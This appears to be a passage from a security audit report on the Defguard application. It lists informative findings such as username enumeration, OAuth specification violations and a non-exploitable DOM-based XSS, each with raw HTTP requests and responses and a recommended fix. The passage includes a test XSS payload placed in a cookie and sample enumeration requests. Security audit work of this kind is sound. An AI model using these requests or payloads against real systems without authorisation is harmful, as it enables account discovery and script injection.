## TDG-2: Username enumeration - 2

### Severity: Informative

The application returns different error messages depending on whether the username, provided in the payload of the request, exists or not.

Request referring to an existing username:

#### REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 38
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
{"password":"test","username":"admin"}
```

#### RESPONSE:

```
HTTP/1.1 401 Unauthorized
[...]
```

```
{"msg":"invalid password"}
```

Request referring to a non-existent username:

#### REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 41
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
{"password":"test","username":"admin123"}
```

#### RESPONSE:

```
HTTP/1.1 401 Unauthorized
[...]
```


```
{"msg":"user not found"}
```

We recommend preventing the application from revealing existence of a username.

# TDG-7: Current password not required upon its change

Severity: **Informative**

Neither the user interface, nor the API require a current password upon its change to a new one. Exploitation of this issue may result in an unauthorised password change in case of someone gaining access to authenticated session in the victim user's web browser:



## REQUEST:

PUT /api/v1/user/usertest/password HTTP/1.1  
Host: 127.0.0.1  
[...]

```
{"new_password": "Test2023!"}
```

## RESPONSE:

HTTP/1.1 200 OK  
content-type: application/json  
[...]

The following piece of the source code presents the function responsible for a password change:

```
#[put("/user/<username>/password", format = "json", data = "<data>")]
pub async fn change_password(
    session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    data: Json<PasswordChange>,
) -> ApiResult {
    debug!(
        "User {} changing password for user {}",
        session.user.username, username
    );
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;
    user.set_password(&data.new_password);
    user.save(&appstate.pool).await?;
    if appstate.license.validate(&Features::Ldap) {
        let _result = ldap_change_password(&appstate.config, username, &data.new_password).await;
    }
    info!(
        "User {} changed password for user {}",
        session.user.username, username
    );
    Ok(ApiResponse::default())
}
```

**Source:** <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L164-L186>

We recommend requiring a current password upon its change to a new one – both in the UI and by the API endpoint.

# TDG-13: Lack of proper, server-side validation of input data

## Severity: Informative

The application is lacking proper validation of user-supplied data. It is possible to pass arbitrary strings containing characters which should not appear in, e.g., a valid email address, first or last name, or a phone number:

### REQUEST:

```
POST /api/v1/user/ HTTP/1.1
Host: localhost:10106
[...]
```

```
{"email":"Test1234567890!@#$$%[ ... ]$%^*()Test1234567890!@#$$%^*()", "first_name":"Test1234567890!@#$$%[ ... ]$%^*()Test1234567890!@#$$%^*()", "last_name":"Test1234567890!@#$$%[ ... ]$%^*()Test1234567890!@#$$%^*()", "password":"Test1234567890!@#$$%[ ... ]$%^*()Test1234567890!@#$$%^*()", "phone":"Test1234567890!@#$$%[ ... ]$%^*()Test1234567890!@#$$%^*()", "username":"ldtest11"}
```

### RESPONSE:

```
HTTP/1.1 201 Created
[...]
```

The application also allows for providing very long input. It may result in a Denial-of-Service condition.

Whereas the validation is lacking, no injection type of a vulnerability was identified (except for a non-exploitable DOM-based XSS, hardly exploitable inconsistent username verification and a log injection issue). We recommend implementing proper, server-side validation of user-supplied data.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)



# TDG-19: Invalid wallet signature results in a server error

## Severity: Informative

Due to lack of proper handling of errors and exceptions, the application returns an HTTP error code 500 and an error message upon receiving a request with an invalid wallet signature.

Request with an invalid wallet signature:

### REQUEST:

```
POST /api/v1/auth/web3 HTTP/1.1
Host: 127.0.0.1
Content-Length: 75
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/mfa/web3
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vmtajn9rpSdnR91fYp17HOYD
Connection: close
```

```
{"address":"0x529891acDc307a4D237aeDB6C6633E213170840D","signature":"0x00"}
```

### RESPONSE:

```
HTTP/1.1 500 Internal Server Error
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 169
date: Fri, 31 Mar 2023 10:16:49 GMT
```

```
{
  "error": {
    "code": 500,
    "reason": "Internal Server Error",
    "description": "The server encountered an internal error while processing this request."
  }
}
```

Application logs showing error details:

```
[2023-03-31 10:16:49.798][INFO][ ] Matched: (web3auth_end) POST /api/v1/auth/web3 application/json
thread 'tokio-runtime-worker' panicked at 'index out of bounds: the len is 1 but the index is 64',
src/db/models/wallet.rs:104:24
note: run with RUST_BACKTRACE=1 environment variable to display a backtrace
[2023-03-31 10:16:49.799][ERROR][ ] Handler web3auth_end panicked.
[2023-03-31 10:16:49.799][INFO][ ] This is an application bug.
[2023-03-31 10:16:49.799][INFO][ ] A panic in Rust must be treated as an exceptional event.
[2023-03-31 10:16:49.799][INFO][ ] Panicking is not a suitable error handling mechanism.
[2023-03-31 10:16:49.799][INFO][ ] Unwinding, the result of a panic, is an expensive operation.
[2023-03-31 10:16:49.799][INFO][ ] Panics will degrade application performance.
[2023-03-31 10:16:49.799][INFO][ ] Instead of panicking, return Option and/or Result.
[2023-03-31 10:16:49.799][INFO][ ] Values of either type can be returned directly from handlers.
[2023-03-31 10:16:49.799][WARN][ ] A panic is treated as an internal server error.
[2023-03-31 10:16:49.799][INFO][ ] Outcome: Failure
[2023-03-31 10:16:49.799][WARN][ ] No 500 catcher registered. Using Rocket default.
[2023-03-31 10:16:49.799][INFO][ ] Response succeeded.
```

We recommend implementation of proper handling of errors and exceptions.

More information: [https://cheatsheetseries.owasp.org/cheatsheets/Error\\_Handling\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html)

# TDG-32: RFC6749 violation: improper error response

Severity: **Informative**

According to OAuth documentation:

If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the redirection URI using the "application/x-www-form-urlencoded" format, per Appendix B:

error

REQUIRED. A single ASCII [USASCII] error code from the following:

invalid\_request

The request is missing a required parameter, includes an invalid parameter value, includes a parameter more than once, or is otherwise malformed.

Source: <https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>

The application returns, however, HTTP error code 404 instead of an appended `error=invalid_request` parameter.

Request without `response_type` parameter:

## REQUEST:

```
POST
/api/v1/oauth/authorize?allow=true&scope=openid&client_id=kMirefuyEdvZPDDe&redirect_uri=http://isec.pl&state=af0ifj
sldkj&nonce=n-0S6_WzA2Mj HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd20nLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

## RESPONSE:

```
HTTP/1.1 404 Not Found
content-type: application/json
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 128
date: Wed, 05 Apr 2023 08:43:28 GMT
```

```
{
  "error": {
    "code": 404,
    "reason": "Not Found",
    "description": "The requested resource could not be found."
  }
}
```

The same happens for other missing parameters which are required by the OAuth specification.

We recommend following OAuth specification and returning a proper error message instead of HTTP error code 404.

# TDG-33: RFC6749 violation: the same parameters allowed multiple times

Severity: Informative

According to OAuth documentation:

## 4.1.2.1. Error Response

[...]

invalid\_request

The request is missing a required parameter, includes an invalid parameter value, includes a parameter more than once, or is otherwise malformed.

Source: <https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2.1>

The application accepts, however, the same parameters provided in the URL multiple times with different values:

### REQUEST:

```
POST
/api/v1/oauth/authorize?allow=true&scope=openid&response_type=code&client_id=kMirefuyEdvZPDD&redirect_uri=http://isec.pl&state=af0ifjsldkj&client_id=kMirefuyEdvZPDD&response_type=codeXYZ&scope=XYZ&redirect_uri=http://isec.plxxx
xx HTTP/1.1
Host: 127.0.0.1:9080
[...]
```

### RESPONSE:

```
HTTP/1.1 302 Found
location: http://isec.pl/?code=83WVjhGf5VqWK3URin6P&state=af0ifjsldkj
[...]
```

We recommend following OAuth specification and disallowing multiple use of the same parameters with differing values.

# TDG-36: Inconsistent username verification

## Severity: Informative

Upon creation of a new user a `check_username` function is called, throwing an error if the username is not lowercase. This check can be bypassed using a `modify_user` function as it's not calling the `check_username`. Since the username can only be modified by the application administrator, severity of this issue is just informative. The inconsistency, however, results from bad coding practice.

The piece of the source code below shows a `check_username` function:

```
/// Verify the given username consists of all ASCII digits or lowercase characters.
fn check_username(username: &str) -> Result<(), OriWebError> {
    if username
        .chars()
        .all(|c| c.is_ascii_digit() || c.is_ascii_lowercase())
    {
        Ok(())
    } else {
        Err(OriWebError::IncorrectUsername(username.into()))
    }
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L19-L29>

The piece of the source code below shows a `modify_user` function lacking username verification:

```
#[put("/user/<username>", format = "json", data = "<data>")]
pub async fn modify_user(
    session: SessionInfo,
    appstate: &State<AppState>,
    username: &str,
    data: Json<UserInfo>,
) -> ApiResult {
    debug!("User {} updating user {}", session.user.username, username);
    let mut user = user_for_admin_or_self(&appstate.pool, &session, username).await?;
    let user_info = data.into_inner();
    if session.is_admin {
        user_info
            .into_user_all_fields(&appstate.pool, &mut user)
            .await?;
    } else {
        user_info.into_user_safe_fields(&mut user).await?;
    }
    user.save(&appstate.pool).await?;

    if appstate.license.validate(&Features::Ldap) {
        let _result = ldap_modify_user(&appstate.config, username, &user).await;
    };
    let user_info = UserInfo::from_user(&appstate.pool, user).await?;
    appstate.trigger_action(AppEvent::UserModified(user_info));
    info!("User {} updated user {}", session.user.username, username);
    Ok(ApiResponse::default())
}
```

Source: <https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L108-L134>

It is, for example, possible to create a user with a blank name, or with a space character in it. Other endpoints, relying on the username value, may incorrectly modify or delete the wrong user data, e.g. by calling a user modification endpoint (<http://127.0.0.1/admin/users/blank%20/edit>), it is possible to change user's password but the relevant button in the UI refers to the wrong username, i.e., blank (without the `%20` character). This leads to a change of another user's password:

### REQUEST:

```
PUT /api/v1/user/blank/password HTTP/1.1
Host: 127.0.0.1
Content-Length: 34
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/blank%20/edit
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=7R6PvrNXp0Az1NH0yuws8b
Connection: close
```

We recommend improving the username verification function (e.g., checking if the username length is more than 1 character or if special characters are used) and calling it upon user modification.

# TDG-37: Cookie SameSite flag set to None

Severity: **Informative**

The application disables security mechanism by explicitly setting a `SameSite` cookie flag to `None`:

## REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"password":"Test2023!","username":"phtest"}
```

## RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
set-cookie: defguard_session=V80au4ktbfoHG5mLPE5qwzzw; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 355
date: Fri, 07 Apr 2023 10:44:53 GMT
```

We recommend setting `SameSite=Lax` cookie flag to protect against CSRF attacks. More information:

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie#attributes>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html#samesite-cookie-attribute](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#samesite-cookie-attribute)

## TDG-38: Leak of licence data

Severity: **Informative**

The application reveals non-sensitive data related to the software licence:

**REQUEST:**

```
GET /api/v1/license/ HTTP/1.1
Host: localhost
[...]
```

**RESPONSE:**

```
HTTP/1.1 200 OK
[...]
```

```
{"company":"default","enterprise":true,"expiration":"2100-01-01","ldap":true,"oauth":true,"openid":true,"worker":true}
```

We recommend considering if licence information should be publicly available.

# TDG-39: DOM-based Cross-Site Scripting via cookie value

## Severity: Informative

Due to lack of proper validation of a user-supplied data, the application is vulnerable to a – so called – DOM-based Cross-Site Scripting. The payload must be injected into the value of a cookie named `known_sign_in` – that's why this vulnerability isn't exploitable, but it should be treated as a bad coding practice.

Request with a payload injected into the cookie value:

### REQUEST:

```
GET /auth/login HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

### RESPONSE:

```
HTTP/1.1 200 OK
content-type: text/html; charset=utf-8
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 25060
date: Fri, 07 Apr 2023 12:54:47 GMT

[...]
```

Request for authentication (user credentials must be correct for the payload to be executed):

### REQUEST:

```
POST /api/v1/auth HTTP/1.1
Host: 127.0.0.1
Content-Length: 44
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/auth/login
Cookie: known_sign_in=javascript:alert(document.domain)
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"password":"Test2023!","username":"phtest"}
```

### RESPONSE:

```
HTTP/1.1 200 OK
content-type: application/json
x-defguard-version: 0.4.11
```



```
set-cookie: defguard_session=Kbprh4uKxFx9oEcKUD6bcUHW; HttpOnly; SameSite=None; Secure; Path=/
server: Rocket
x-frame-options: SAMEORIGIN
x-content-type-options: nosniff
permissions-policy: interest-cohort=()
content-length: 386
date: Fri, 07 Apr 2023 12:54:54 GMT
```

```
{"url":"javascript:alert(document.domain)","user":{"authorized_apps":[],
[...]
```

